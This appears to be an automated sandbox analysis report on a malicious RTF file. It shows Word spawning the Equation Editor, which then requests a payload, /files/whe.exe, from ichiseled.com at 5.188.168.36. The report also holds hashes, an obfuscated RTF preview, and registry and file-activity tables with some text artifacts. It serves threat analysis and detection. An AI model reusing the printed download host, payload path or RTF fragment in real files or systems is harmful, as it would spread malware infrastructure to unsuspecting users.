SHA256:	73bccef5c926cefd41f82a329a8ba732bf59195f19c67498ccf162caa6410de1
SHA512:	a16951fc4600a2e3d468c1b82d05c657ffca41745c2fd91ac2a1449b4f87efe6eda1deb0e3b1c8fe573f0a44760f90a98628a431b81fbcae25bc33e1b55b87b0
SSDEEP:	6144:xLnHVKs3j8PtOPzOptaQE8qRQAX7NRNpo7s:Z
File Content Preview:	{\rtf7345!({#%:7<.;7?/\$4??'(_^\$,.&9< =/&82]2\$>%?@.)?1/%<%')# ?-01@<;=?\$92[0.=.<-\$/?#>#?0[2]>%< %*).7.'[<94+_@??%*?5%{?},^/_\$*!.@>:?90%]%%.%.:@;+<\$<6%%%=8~+?~[4\$8%7424=.*]9(,.,.</.%#^-.5~.);\$).5[(@:[3]4/@01)+?;?,_2?.,3.<*,?)#.,<8\$>.'86#/.?.7^2_5>.>536+(

## File Icon

	
Icon Hash:	e4eea2aaa4b4b4a4

## Static RTF Info


Objects									
Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	0000152Eh	2	embedded	rJH7AOILcfoAuNg7Sv3a	3584				no

## Network Behavior

### Network Port Distribution

Total Packets: 15

- 53 (DNS)
- 80 (HTTP)



### TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 07:45:03.482753992 CET	49167	80	192.168.2.22	5.188.168.36
Feb 23, 2021 07:45:03.557590961 CET	80	49167	5.188.168.36	192.168.2.22
Feb 23, 2021 07:45:03.557730913 CET	49167	80	192.168.2.22	5.188.168.36
Feb 23, 2021 07:45:03.558129072 CET	49167	80	192.168.2.22	5.188.168.36
Feb 23, 2021 07:45:03.632797003 CET	80	49167	5.188.168.36	192.168.2.22
Feb 23, 2021 07:45:03.633537054 CET	80	49167	5.188.168.36	192.168.2.22
Feb 23, 2021 07:45:03.633569002 CET	80	49167	5.188.168.36	192.168.2.22
Feb 23, 2021 07:45:03.633595943 CET	80	49167	5.188.168.36	192.168.2.22
Feb 23, 2021 07:45:03.633610010 CET	80	49167	5.188.168.36	192.168.2.22
Feb 23, 2021 07:45:03.633634090 CET	80	49167	5.188.168.36	192.168.2.22
Feb 23, 2021 07:45:03.633651018 CET	49167	80	192.168.2.22	5.188.168.36
Feb 23, 2021 07:45:03.633655071 CET	80	49167	5.188.168.36	192.168.2.22
Feb 23, 2021 07:45:03.633665085 CET	49167	80	192.168.2.22	5.188.168.36
Feb 23, 2021 07:45:03.633673906 CET	49167	80	192.168.2.22	5.188.168.36
Feb 23, 2021 07:45:03.633678913 CET	80	49167	5.188.168.36	192.168.2.22
Feb 23, 2021 07:45:03.633696079 CET	80	49167	5.188.168.36	192.168.2.22
Feb 23, 2021 07:45:03.633697033 CET	49167	80	192.168.2.22	5.188.168.36
Feb 23, 2021 07:45:03.633713007 CET	80	49167	5.188.168.36	192.168.2.22
Feb 23, 2021 07:45:03.633717060 CET	49167	80	192.168.2.22	5.188.168.36
Feb 23, 2021 07:45:03.633728981 CET	80	49167	5.188.168.36	192.168.2.22
Feb 23, 2021 07:45:03.633733034 CET	49167	80	192.168.2.22	5.188.168.36
Feb 23, 2021 07:45:03.633752108 CET	49167	80	192.168.2.22	5.188.168.36
Feb 23, 2021 07:45:03.633763075 CET	49167	80	192.168.2.22	5.188.168.36
Feb 23, 2021 07:45:03.635215044 CET	49167	80	192.168.2.22	5.188.168.36
Feb 23, 2021 07:45:03.635315895 CET	49167	80	192.168.2.22	5.188.168.36
Feb 23, 2021 07:45:03.708290100 CET	80	49167	5.188.168.36	192.168.2.22
Feb 23, 2021 07:45:03.708425045 CET	49167	80	192.168.2.22	5.188.168.36

### UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 07:45:03.398646116 CET	52197	53	192.168.2.22	8.8.8.8
Feb 23, 2021 07:45:03.469065905 CET	53	52197	8.8.8.8	192.168.2.22

### DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 07:45:03.398646116 CET	192.168.2.22	8.8.8.8	0xb648	Standard query (0)	ichiseled.com	A (IP address)	IN (0x0001)

### DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 07:45:03.469065905 CET	8.8.8.8	192.168.2.22	0xb648	No error (0)	ichiseled.com		5.188.168.36	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- ichiseled.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	5.188.168.36	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE


Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 07:45:03.558129072 CET	0	OUT	GET /files/whe.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: ichiseled.com Connection: Keep-Alive
Feb 23, 2021 07:45:03.633537054 CET	1	IN	HTTP/1.1 404 Not Found Date: Tue, 23 Feb 2021 06:45:03 GMT Server: Apache Accept-Ranges: bytes Cache-Control: no-cache, no-store, must-revalidate Pragma: no-cache Expires: 0 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html Data Raw: 31 0d 0a 0a 0d 0a 31 0d 0a 0a 0d 0a 31 0d 0a 0a 0d 0a 31 35 37 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 2 2 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 0d 0a 33 0d 0a 34 30 34 0d 0a Data Ascii: 111157<!DOCTYPE html><html> <head> <meta http-equiv="Content-type" content="text/html; charset=utf-8"> <meta http-equiv="Cache-control" content="no-cache"> <meta http-equiv="Pragma" content="no-cache"> <meta http-equiv="Expires" content="0"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <tit le>3404

Code Manipulations

Statistics

Behavior

- WINWORD.EXE
- EQNEDT32.EXE
- EQNEDT32.EXE



Click to jump to process

## System Behavior

Analysis Process: WINWORD.EXE PID: 1324 Parent PID: 584

### General

Start time:	07:44:34
Start date:	23/02/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13ffa0000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

### File Activities

#### File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VE	read data or list directory   synchronize	device	directory file   synchronous io   non alert   open for backup ident   open reparse point	success or wait	1	7FEE91826B4	CreateDirectoryA

#### File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~\$5_28042020.doc	success or wait	1	7FEE90A9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\themedata.thm~	success or wait	1	7FEE90A9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\colorshememapping.xm~	success or wait	1	7FEE90A9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEE90A9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEE90A9AC0	unknown
C:\Users\user\AppData\Local\Temp\~WRL0000.tmp	success or wait	1	7FEE90A9AC0	unknown

#### File Moved





Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00				

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\5367203117.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3764832265.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3013890265.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0615447233.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 10	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\4144085054.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 11	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2109793820.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 12	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1417002460.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 13	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1387277564.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 14	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9281004682.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 15	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1169381505.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 16	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9801086636.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 17	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\7838756049.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 18	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416181845.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 19	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2874006916.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 20	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9369051781.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Place MRU	Max Display	dword	25	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Max Display	dword	25	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 1	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\6516896632.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 2	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9713424497.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 3	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0887538035.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 4	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416751812.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 5	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3580751004.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\5367203117.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3764832265.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3013890265.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0615447233.docx	success or wait	1	7FEE90A9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\4144085054.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\2109793820.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\1417002460.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\1387277564.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\9281004682.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\1169381505.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\9801086636.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\7838756049.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\8416181845.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\2874006916.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\9369051781.docx	success or wait	1	7FEE90A9AC0	unknown

### Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D300000001000000F01FEC\Usage	ProductFiles	dword	1381433390	1381433391	success or wait	1	7FEE90A9AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D300000001000000F01FEC\Usage	ProductFiles	dword	1381433391	1381433392	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F786B	F786B	binary	04 00 00 00 2C 05 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 AD 51 CF E4 FA 09 D7 01 6B 78 0F 00 6B 78 0F 00 00 00 00 00 DB 04 00 00 02 00 FF FF FF FF 00	04 00 00 00 2C 05 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 6B 78 0F 00 6B 78 0F 00 00 00 00 DB 04 00 00 02 00 FF FF FF FF 00	success or wait	1	7FEE90A9AC0	unknown









[illegible]

Analysis Process: EQNEDT32.EXE PID: 2504 Parent PID: 584

### General

Start time:	07:44:35
Start date:	23/02/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

## File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

File Path	Offset	Length	Completion	Count	Source Address	Symbol
-----------	--------	--------	------------	-------	----------------	--------

## Registry Activities

### Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
----------	------	------	----------	----------	------------	-------	----------------	--------

Analysis Process: EQNEDT32.EXE PID: 2896 Parent PID: 584



## General

Start time:	07:44:54
Start date:	23/02/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

## File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol
-----------	--------	--------	------------	-------	----------------	--------

## Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
----------	------	------	----------	----------	------------	-------	----------------	--------

## Disassembly